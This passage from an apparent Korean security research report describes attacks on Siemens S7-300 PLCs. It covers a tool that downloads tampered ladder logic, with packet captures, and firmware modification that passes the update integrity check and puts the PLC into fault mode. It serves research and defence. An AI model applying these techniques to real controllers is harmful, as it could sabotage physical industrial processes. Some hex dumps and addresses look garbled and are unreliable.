    ackDown.sHeader.dataLength = htons(0);
    send(sock, (char *)&ackDown, sizeof(S7_ACK_S)-1, 0); //download ended
}

```

<그림 IV-23> PLC 프로그램 다운로드 코드

구현한 변조공격 검증도구를 실행하고 다운로드 패킷을 스니핑하면 <그림

IV-24>와 같은 결과를 얻는다.

No.	Time	Source	Destination	Protocol	Length	Info
① 87	5.3022	192.16.192.168.1	192.168.1.57	COMM	103	ROSCTR:[Job] Function:[Request download] Type:[FB]
88	5.3069	192.16.192.168.1	192.168.1.57	COMM	74	ROSCTR:[Ack_data] Function:[Request download]
89	5.3079	192.16.192.168.1	192.168.1.57	COMM	89	ROSCTR:[Job] Function:[Download block] Type:[FB] No
90	5.3080	192.16.192.168.1	192.168.1.57	TCP	54	20904-102 [ACK] Seq=182 Ack=325 win=63916 Len=0
② 91	5.3081	192.16.192.168.1	192.168.1.57	COMM	219	ROSCTR:[Ack_data] Function:[Download block]
92	5.3350	192.16.192.168.1	192.168.1.57	COMM	89	ROSCTR:[Job] Function:[Download ended] Type:[FB] No
93	5.3354	192.16.192.168.1	192.168.1.57	COMM	74	ROSCTR:[Ack_data] Function:[Download ended]

Frame 91: 219 bytes on wire (1752 bits), 219 bytes captured (1752 bits) on interface 0
Ethernet II, Src: AsustekC_7a:da:df (30:5a:3a:7a:da:df), Dst: Siemens_-44:0a:a2 (28:63:36:44:0a:a2)
Internet Protocol Version 4, Src: 192.168.10.2 (192.168.10.2), Dst: 192.168.10.155 (192.168.10.155)
Transmission Control Protocol, Src Port: 20904 (20904), Dst Port: 102 (102), Seq: 182, Ack: 325, Win: 63916, Len: 0
TPKT, Version: 3, Length: 165
ISO 8073/X.224 COTP Connection-oriented Transport Protocol
S7 Communication
Header: (Ack_Data)
Parameter: (Download block)
③ Function: Download block (0x1b)
Parameter data: 00

4 Data

0000	28 63 36 44 0a a2 30 5a 3a 7a da df 08 00 45 00	(c6D..0Z :z...E.
0010	00 cd 65 2b 40 00 80 06 00 00 c0 a8 0a 02 c0 a8	..e+@...
0020	0a 9b 51 a8 00 66 42 93 3c b7 00 03 1d 0a 50 18	..Q..fB. <...P.
0030	f9 ac 96 ad 00 00 03 00 00 a5 02 f0 80 32 03 00	2..
0040	00 1f 02 00 02 00 90 00 00 1b 00 00 8c 00 fb 70	P
0050	70 01 01 02 0e 00 01 00 00 00 8c 00 00 00 00 02	p.....-s...
0060	0f 31 58 2d 74 01 5f 12 9a 2d 73 00 10 00 0a 00	..lx-t...
0070	00 00 2a ba 00 79 5b 00 00 79 5b 00 20 bf 00 79	..*..yL..yL..y
0080	59 00 01 fc 01 79 03 00 ③ 20 79 5b 00 20 30 0c 07	Y...y...yx. 0..
0090	00 24 01 79 58 00 20 79 da 00 10 65 00 01 01 00	\$.yx. y ...e...
00a0	08 00 00 00 01 01 01 01 01 02 01 04 20 03 00 16	
00b0	00 0a 00 08 00 00 00 00 00 00 00 00 00 00 00	
00c0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 01	
00d0	00 df 10 00 00 00 00 00 00 00 00 00 00 00 00	


<그림 IV-24> FB1 다운로드 요청을 실행한 결과

<그림 IV-24>의 중요필드 내용은 아래와 같다.

- ① [Job] Function: [Request download] Type:[FB]
FB1 블록에 대한 다운로드 요청을 한다.
- ② [Ack_Data] Function: [Download block]
다운로드 요청에 대한 응답 패킷이며 실행될 PLC 프로그램 데이터를 보내준다.
- ③ Function: Download block (0x1b)
다운로드 요청에 대한 응답을 나타낸다.
- ④ Data
PLC 디바이스에서 실행될 프로그램 데이터이다.
- ⑤ [0x79, 0x5b]
업로드의 OPEN 점점[0x79, 0x5a]을 CLOSE 점점[0x79, 0x5b]로 변환하였다.


라. 변조된 PLC 프로그램 삽입 결과

TIA를 이용하여 PLC 디바이스에서 실행되고 있던 레더로직의 FB1 블록을 확인하여 보면 <그림 IV-25>와 같다. ①은 FB1 블록임을 나타내며 ②는 OPEN 접점임을 나타내고 있다.




<그림 IV-25> FB1 블록의 OPEN 접점

FB1 블록의 OPEN 접점을 CLOSE 접점으로 변조한 후, 다운로드한 결과는 <그림 IV-26>과 같다. ①를 보면 OPEN 접점이 CLOSE 접점으로 변환되었음을 확인할 수 있다.



<그림 IV-26> FB1 블록의 CLOSE 접점

원본 프로그램과 변조 프로그램이 실행된 결과를 비교하여 보면 <그림 IV-27>과 같다.



<그림 IV-27> 원본 프로그램과 변조 프로그램의 실행결과

<그림 IV-27>의 실행결과를 보면 원본 프로그램은 FB1블록의 LED를 포함하여 7개의 LED가 모두 켜진 반면, 변조 프로그램은 FB1블록의 LED가 꺼져 있는 것을 확인할 수 있다. 변조된 프로그램이 정상적으로 다운로드 되어 실행되고 있음이 검증되었다.

2. 변조된 펌웨어 삽입 공격

Siemens사에서 공식적으로 배포하는 PLC S7-300 315 CPU 펌웨어 파일은 BG_ABL.UPD, CPU_HD.UPD, KOMP_1.UPD로써 3가지로 파일로 구성되어 있다. 초기 펌웨어 업데이트에서는 3가지 파일을 모두 순차적으로 다운로드하여 적용해야 하며 이후에는 각각의 파일을 개별적으로 수정하여 적용할 수 있다.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00000000	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00000010	00	00	00	00	00	00	00	00	00	36	45	53	37	20	33	35
00000020	2D	32	45	48	31	34	2D	30	41	42	30	20	56	00	00	00

<그림 IV-28> PLC S7-300 펌웨어 BG_ABL.UPD 파일

BG_ABL.UPD 파일에는 타겟이 되는 PLC S7-300 315 CPU 모델의 이름만이 포함되어 있으며 32바이트 크기를 가진다.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00000000	02	00	C0	00	00	00	00	00	00	00	00	00	56	03	02	0B
00000010	36	45	53	37	20	33	31	35	2D	32	45	48	31	34	2D	30
00000020	41	42	30	20	00	00	00	00	00	00	00	00	20	00	00	00
00000030	9E	D8	FD	FF	42	47	5F	41	42	4C	00	00	72	00	9F	E8
00000040	34	97	4B	4F	4D	50	5F	31								

<그림 IV-29> PLC S7-300 펌웨어 CPU_HD.UPD 파일

CPU_HD.UPD 파일에는 타겟이 되는 PLC S7-300 315 CPU 모델의 이름과 실제 펌웨어 코드가 포함되어 있는 KOMP_1.UPD.

	BG_ABLUPD	CPU_HDUPD	KOMP_1UPD
Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F		
0007A1C0	25 20 00 40 76 B3 0C 0C E8 BF 00 08 8E 12 00 F4		꺆 .@v*.ë¿..Ž..ô
0007A1D0	8E 4E 88 25 02 40 00 10 77 2D 08 03 31 F8 42 01		ŽN*꺆.@.w...1øB.
0007A1E0	1C 24 8E 03 43 2B FB 00 E0 FF F4 15 33 00 03 A4		.SŽ.C+û.ăÿô.3..꺆
0007A1F0	01 C0 30 25 A4 02 03 0D 8E 0F EB 5C 1C 8D 23 09		.Ă0꺆꺆...Ž.ë\..#.
0007A200	69 50 5C 01 AA 01 F8 AD 60 00 F4 AE 40 00 0C AE		iP\..*.ø..`ôø@...@
0007A210	8E 07 8E 25 E5 02 0C 14 AE 11 00 1C AE 00 00 08		Ž.Ž꺆ă...@...@...
0007A220	AE 11 10 25 14 40 BF 00 FF F8 18 40 00 A0 78 F4		@..꺆.@¿.ÿø.@. xô
0007A230	F8 8C 8C 6E 03 A4 8D 04 28 25 C0 03 92 01 E8 8F		øø@n.꺆..(꺆Ă.´.ë.
0007A240	25 25 C0 90 04 A4 9F 8E 40 98 20 25 02 60 28 25		꺆꺆Ă..꺆ÿŽ@~ 꺆.`(꺆
0007A250	00 00 01 38 40 50 25 02 40 40 25 01 60 10 00 02		...8@P꺆.@@꺆..`...
0007A260	AC 40 48 04 FC AC AC 40 00 25 FF 01 0D FF ED 78		~@H.ü~@.꺆ÿ..ÿix
0007A270	48 25 04 E0 15 20 00 00 40 01 86 AC 03 77 80 08		H꺆.ă. ...@.†~.w@.
0007A280	0A 38 03 F0 28 21 00 67 00 00 8C AF 01 00 8D EF		.8.ô(!.g..@...i
0007A290	01 00 AC 4F 00 F4 8E 2D 00 F8 AD B3 00 F8 AE 71		...o.ôŽ~.ø.*.øøq
0007A2A0	00 F4 AE 6D 00 F4 AE 33 03 A4 A4 04 06 03 5C 8E		.ôøm.ôø3.꺆꺆...\\Ž
0007A2B0	CD 01 01 8C A2 00 5C 25 82 01 60 AC 00 14 C1 E8		i...@o.\꺆.´~..Ăë
0007A2C0	02 77 F8 08 2D 00 32 8F F8 3F 6D 00 71 3F B3 3F		... 25~øm.øø3ø

<그림 IV-30> PLC S7-300 펌웨어 KOMP_1.UPD 파일

KOMP_1.UPD 파일은 약 7MB의 크기로 구성되어 있으며 실제 S7-300의 펌웨어 실행 코드가 포함되어 있는 업데이트 파일로 추정된다. 하지만 다른 2개의 펌웨어 파일과는 달리 평문으로 이루어지지 않아 이를 해결할 수 있는 추가적인 작업이 필요하다.

```

00635A90 3C 00 3C 00 B4 00 A0 00 B4 00 8C 00 78 00 78 00 <.<.`. .`.@.x.x.
00635AA0 64 00 28 00 28 00 14 00 00 F0 02 00 05 03 0B 06 d.(.(....ô.....
00635AB0 bD 0C 19 18 1E 1A 00 24 4C 00 43 44 20 00 0E 01 [].....$L.CD ...
00635AC0 01 CF 57 00 44 46 52 5F 47 49 41 42 4C 5F 4F 42 .IW.DFR_GIABL_OB
00635AD0 50 4B 31 4D 36 5F 53 45 20 37 31 33 48 45 34 31 PK1M6_SE 713HE41
00635AE0 30 2D 42 41 20 30 6F 42 74 6F 4C 20 61 6F 01 65 0-BA 0oBtoL ao.e
00635AF0 FF 12 00 00 01 01 E0 01 00 03 04 00 A3 7F 01 8F Ÿ.....ă.....£...
00635B00 02 02 01 05 01 04 02 68 01 01 02 06 01 04 03 58 .....h.....X

```

<그림 IV-31> PLC S7-300 CPU315 모델명으로 추정되는 데이터

KOMP_1.UPD 파일의 오프셋 주소 0x635AC0 부근을 살펴보면 PLC S7-300의 315 PN/DP 모델명으로 추정되는 값이 존재하지만 완전한 평문으로 표기되어 있지 않다. 이를 2바이트 단위로 첫 번째 바이트와 두 번째 바이트를 치환하면 <그림 IV-32>와 같이 정상적인 평문 형식으로 출력이 가능하다.


```

00635A90 00 3C 00 3C 00 B4 00 A0 00 B4 00 8C 00 78 00 78 .<.<.'.'.'E.x.x
00635AA0 00 64 00 28 00 28 00 14 F0 00 00 02 03 05 06 0B .d.(.(.8.....
00635AB0 0C 0D 18 19 1A 1E 24 00 00 4C 44 43 00 20 01 0E [0].....$.LDC. ...
00635AC0 CF 01 00 57 46 44 5F 52 49 47 42 41 5F 4C 42 4F I...WFD_RIGBA LBO
00635AD0 4B 50 4D 31 5F 36 45 53 37 20 33 31 45 48 31 34 KPM1_6ES7 31EH14
00635AE0 2D 30 41 42 30 20 42 6F 6F 74 20 4C 6F 61 65 01 -OAB0 Boot Loae.
00635AF0 12 FF 00 00 01 01 01 E0 03 00 00 04 7F A3 8F 01 .ÿ.....ä.....f...
00635B00 02 02 05 01 04 01 68 02 01 01 06 02 04 01 58 03 .....h.....X.

```

<그림 IV-32> 펌웨어 업데이트 파일의 평문 변환

KOMP_1.UPD 펌웨어 파일에 이러한 치환방식을 적용하여 정상적으로 변환된 펌웨어 업데이트 파일을 살펴보면 다양한 정보를 확인 할 수 있다.

```

0063E4B0 FF E0 00 10 4A 46 49 46 00 01 01 00 48 00 48 00 yà..UFIF....H.H.
0063E4C0 FF DB 00 43 00 02 01 01 01 01 02 01 02 02 02 02 yÜ.C.....
0063E4D0 04 03 02 02 02 05 04 04 03 04 06 05 06 06 06 05 .....
0063E4E0 06 07 09 08 06 07 09 07 06 06 08 0B 08 09 0A 0A .....
0063E4F0 0A 0A 06 08 0B 0C 0B 0A 0C 09 0A 0A FF DB 00 01 .....yÜ..
0063E500 02 02 02 05 03 03 05 0A 07 06 07 0A 0A 0A 0A FF .....ÿ
0063E510 C2 00 11 08 01 EA 03 20 03 01 22 00 02 11 01 03 Ä....ê. ...".....
0063E520 11 01 FF C4 00 1D 00 01 01 00 01 05 01 01 00 00 ..yÄ.....
0063E530 00 02 03 01 04 05 06 00 09 FF C4 00 1B 01 01 01 .....yÄ.....
0063E540 00 03 01 01 01 00 00 01 02 03 04 05 06 FF DA 00 .....yÜ.
0063E550 0C 03 01 00 02 10 03 10 00 00 01 ED 23 9C 7E C1 .....i#æ~Ä
0063E560 E7 92 89 83 92 12 88 4A 34 0A 20 28 D0 0C 04 30 ç'kf'.^J4. (D..0
0063E570 00 C5 00 C5 73 5E 09 CE F8 27 16 40 39 F6 E2 03 .Ä.Äs^.fö'.@9öä.
0063E580 15 30 C5 4C 30 93 9D 26 A2 74 9D 93 0C 54 E7 49 .0ÄL0".&et.".TçI
0063E590 93 9D 27 67 63 F5 8F 66 F5 97 16 53 9B 9F 76 22 ". 'gcö.fö-.S>ÿv"
0063E5A0 74 99 39 D2 75 39 D2 75 64 C5 27 42 6C 54 E7 49 t™9Öu9ÖudÄ'B1TçI
0063E5B0 53 0C 13 9D 27 42 6C 13 0C 54 C3 15 30 C1 30 C0 S...'B1..TÄ.0Ä0Ä
0063E5C0 27 41 53 0C 58 03 00 0C 20 0C 51 0C 50 2C 04 A2 'AS.X... .Q.P.,.ö
0063E5D0 12 81 82 88 4A 34 4A 35 F8 6B 8C F3 C7 D8 71 82 ^T4.T5ÄWFSöÖn/

```

<그림 IV-33> 펌웨어에 포함되어 있는 웹서버 이미지 데이터

<그림 IV-33>은 KOMP_1.UPD 펌웨어 파일에 포함되어 있는 이미지 파일을 나타낸다. 오프셋 0x63E4B4에는 이미지를 나타내는 확장자가 존재하며 이후에 나오는 데이터들이 실제 이미지를 표현하는 데이터 값으로 추측할 수 있다.



<그림 IV-34> PLC S7-300 CPU 315 웹서버 페이지의 이미지

```

00000000  FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 00 48  .yà...JFIF.....H
00000010  00 48 00 00 FF DB 00 43 00 02 01 01 01 01 01 02  .H..ÿÜ.C.....
00000020  01 01 01 02 02 02 02 02 04 03 02 02 02 02 05 04  .....
00000030  04 03 04 06 05 06 06 06 05 06 06 06 07 09 08 06  .....
00000040  07 09 07 06 06 08 0B 08 09 0A 0A 0A 0A 0A 06 08  .....
00000050  0B 0C 0B 0A 0C 09 0A 0A 0A FF DB 00 43 01 02 02  .....ÿÜ.C...
00000060  02 02 02 02 05 03 03 05 0A 07 06 07 0A 0A 0A 0A  .....
00000070  0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A  .....
00000080  0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A  .....
00000090  0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A FF C2  .....ÿÀ
000000A0  00 11 08 01 EA 03 20 03 01 22 00 02 11 01 03 11  ....ê. ...".
000000B0  01 FF C4 00 1D 00 01 01 00 01 05 01 01 00 00 00  .ÿÀ.....
000000C0  00 00 00 00 00 00 02 03 01 04 05 06 07 08 00 09  .....
000000D0  FF C4 00 1B 01 01 01 00 03 01 01 01 00 00 00 00  ÿÀ.....
000000E0  00 00 00 00 00 00 01 02 03 04 05 06 07 FF DA 00  .....ÿÜ.
000000F0  0C 03 01 00 02 10 03 10 00 00 01 ED 23 9C 7E C1  .....i#œ~À
00000100  E7 92 89 83 92 12 88 4A 34 0A 20 28 D0 0C 04 30  ç'f'.~J4. (ð..0
00000110  00 C5 00 C5 73 5E 09 CE F8 27 16 40 39 F6 E2 03  .Å.Ås^..îø'.@9öå.
00000120  15 30 C5 4C 30 93 9D 26 A2 74 9D 93 0C 54 E7 49  .0ÅLO".&ct.".TçI
00000130  93 9D 27 67 63 F5 8F 66 F5 97 16 53 9B 9F 76 22  ". 'gcö.fö-.S>ÿv"
00000140  74 99 39 D2 75 39 D2 75 39 D2 64 C5 27 42 6C 54  t™9Öu9Öu9ÖdÅ'B1T
00000150  E7 49 93 9D 27 53 0C 13 9D 27 42 6C 13 0C 54 C3  çI". 'S... 'B1..TÅ
00000160  15 30 C1 30 C0 27 41 53 0C 58 03 00 0C 20 0C 51  .0Á0À'AS.X... .Q
00000170  0C 50 2C 04 22 12 81 82 88 42 34 42 35 F2 6B 8C  P Å ^T4.T5áW
  
```

<그림 IV-35> 웹서버 페이지의 이미지를 다운로드하여 HEX파일로 변환

이를 확인하기 위해 웹서버에서 사용하고 있는 이미지파일을 다운로드하고 다시 HEX 파일로 변환하여 비교했다. 확인 결과 KOMP_1.UPD 펌웨어 파일에서 검출된 이미지 데이터와 실제 웹서버에서 다운로드한 이미지 데이터가 동일함을 확인할 수 있다.

```

00629250 69 6E 69 6F 66 6F 27 25 73 27 0A 00 00 00 72 74 00 info's'....rt
00629260 62 5F 53 74 61 72 74 46 75 6E 63 74 69 6F 5F 4F b_StartFunction_O
00629270 42 00 00 0A 00 00 44 20 28 6C 6F 6F 6B 61 68 65 B....D (lookahe
00629280 61 64 29 0A 00 20 50 61 72 61 65 74 65 72 20 25 ad).. Parameter %
00629290 75 3A 00 72 74 43 61 46 00 20 20 50 30 2D 25 75 u:.rtCaF. P0-%u
006292A0 3A 00 72 43 53 20 25 73 20 25 75 2E 25 75 20 28 :.rCS %s %u.%u (
006292B0 30 78 25 38 78 29 00 00 44 3A 28 6C 2D 73 6B 69 0x%x)..D:(l-ski
006292C0 70 70 69 6F 67 29 20 6F 6F 2F 20 73 63 70 20 64 ming) no/ scr d

```

<그림 IV-36> 펌웨어 실행 관련 코드

```


00629420 20 28 25 75 0A 00 25 2D 36 73 7C 20 25 2D 37 75 (%u..%-bs| %-/s
00629430 7C 20 20 7C 20 25 0A 00 00 2D 2D 2D 2D 2B 2D 2D | | %...----+--
00629440 2D 2D 2B 2D 2B 0A 00 00 25 30 36 75 20 7C 20 30 --+--+...%06u | 0
00629450 36 36 73 20 20 7C 25 36 0A 00 20 64 65 62 75 67 66s |%6.. debug
00629460 20 20 20 3A 30 30 38 20 6C 65 6E 67 74 68 20 20 :008 length
00629470 3A 0A 00 00 00 20 6F 66 66 73 65 74 20 64 65 3A :.... offset de:
00629480 20 30 53 41 20 3A 70 74 20 20 20 3A 00 00 70 32 0SA :pt ...p2
00629490 20 20 3A 00 00 44 4E 55 20 6F 66 73 61 7A 3D 30 :..DNU ofsaz=0
006294A0 78 25 2C 20 6F 70 3D 30 78 64 65 3D 30 78 30 38 x%, op=0xde=0x08
006294B0 78 0A 0A 2A 2A 2A 45 42 55 47 20 49 4C 3A 0A 00 x...***EBUG IL:...
006294C0 44 72 6F 66 30 78 38 20 6F 72 20 69 7A 65 20 30 Drof0x8 or ize 0
006294D0 78 74 6F 6F 20 62 69 0A 00 44 70 6F 69 74 6F 20 xtoo bi..Dpoito
006294E0 42 61 75 73 74 65 69 6F 20 6D 65 6D 6F 72 6F 6F Raustein memorio

```

<그림 IV-37> 펌웨어 디버깅 관련 코드

<그림 IV-36>과 <그림 IV-37>는 PLC S7-300이 구동되기 위한 펌웨어 실행 코드나 디버깅 정보를 포함하고 있는 정보들로 추측된다. 펌웨어 실행 관련 코드에서는 PLC 프로그램의 진입점인 Operation Block을 시작하기 위한 함수로 추측되는 rtb_StartFunction_OB 함수 이름이 나타나있다.

변조된 펌웨어를 삽입하기 위해 KOMP_1.UPD 파일의 일부분을 수정하여 다운로드를 진행했지만 TIA Portal에서 펌웨어 업데이트 파일에 대한 무결성 검사를 수행하고 있어 정상적으로 PLC S7-300에 로드되지 못했다.



<그림 IV-38> 무결성 검사로 인한 펌웨어 로드 실패

펌웨어 업데이트 파일에 사용되는 무결성 검사 알고리즘은 비교적 간단한 Check Sum 검사를 사용할 것이라는 가정을 내리고 펌웨어에 사용되는 데이터 값들을 단순히 서로 치환한 변조된 펌웨어를 다운로드 하는 실험을 진행했다.



<그림 IV-39> 웹서버 언어 설정

기본적으로 PLC S7-300 웹서버는 7가지 언어를 지원하고 있다. 서버 측에서는 해당 언어가 선택되면 인자 값을 전달 받아 그에 대응하는 언어로 변경한다. 이와 관련된 인자를 펌웨어 파일에서 찾아내어 단순히 치환함으로써 사용자가 설정언어를 영어를 선택했음에도 불구하고 실제 웹서버에서 표현되는 언어는 의도하지 않은 언어로 표현될 수 있도록 한다.


```

0063D110 3C 4C 61 6E 20 6D 61 6E 61 67 6D 6E 2D 4C 41 5F <Lan managmn-LA
0063D120 46 49 54 20 4C 41 4E 53 3D 22 64 7C 65 6E 7C 66 FIT LANS="d|en|f
0063D130 72 7C 69 74 7C 65 73 7C 6A 61 7C 7A 68 22 3E 0D r|it|es|ja|zh">.
0063D140 20 20 3C 45 58 43 4C 55 44 45 20 48 52 45 46 3D <EXCLUDE HREF=
0063D150 22 2F 64 65 2F 22 2F 3E 20 65 6E 2F 22 2F 66 72 "/de/"> en"/fr
0063D160 2F 22 2F 69 74 2F 22 2F 65 73 2F 22 2F 6A 61 2F "/it"/es"/ja/
0063D170 22 2F 7A 68 2F 22 2F 63 70 75 2F 22 2F 43 53 53 "/zh"/cpu"/CSS
0063D180 2F 22 2F 49 63 6F 6E 73 2F 22 49 6D 61 2F 53 63 "/Icons/"Ima/Sc
0063D190 72 73 2F 22 54 65 6D 2F 22 2F 44 65 66 2E 20 44 rs/"Tem"/Def. D
0063D1A0 63 6D 22 2F 3E 44 69 61 62 75 66 66 2F 64 61 6E cm"/>Diabuff/dan
0063D1B0 74 69 2E 63 73 76 22 2F 3E 3C 2F 41 4E 5F 3E 20 ti.csv"/></AN_>
0063D1C0 20 41 75 74 68 46 6F 72 6D 3E 0D 0A 20 4C 6F 67 AuthForm>.. Log
0063D1D0 69 50 20 20 20 50 74 68 3D 22 2F 50 6F 72 2F 46 iP Prh="/Por/F

```

<그림 IV-40> 웹서버 언어 설정 관련 부분

<그림 IV-40>은 펌웨어에서 찾아낸 언어설정 관련 부분을 나타낸다. 영어를 표현하는 인자 “en”과 일본어를 표현하는 인자 “ja”를 서로 단순하게 치환하여 펌웨어 파일을 변조하고 이를 사용하여 펌웨어 업데이트를 시도했다.



<그림 IV-41> 변조된 펌웨어 업데이트


변조된 KOMP_1.UPD 펌웨어 파일은 무결성 검사를 통과하여 PLC로 별다른 오류 메시지 없이 다운로드 되었다. 하지만 실제 PLC 디바이스에서는 이를 정상적으로 받아들이지 못하고 SF(System Fault) Mode로 진입하여 아무런 동작도 수행하지 못하는 상태가 되었다.



<그림 IV-42> 변조된 펌웨어로 인한 SF Mode 진입

제4절 원격에서 메모리 보호 무력화 공격

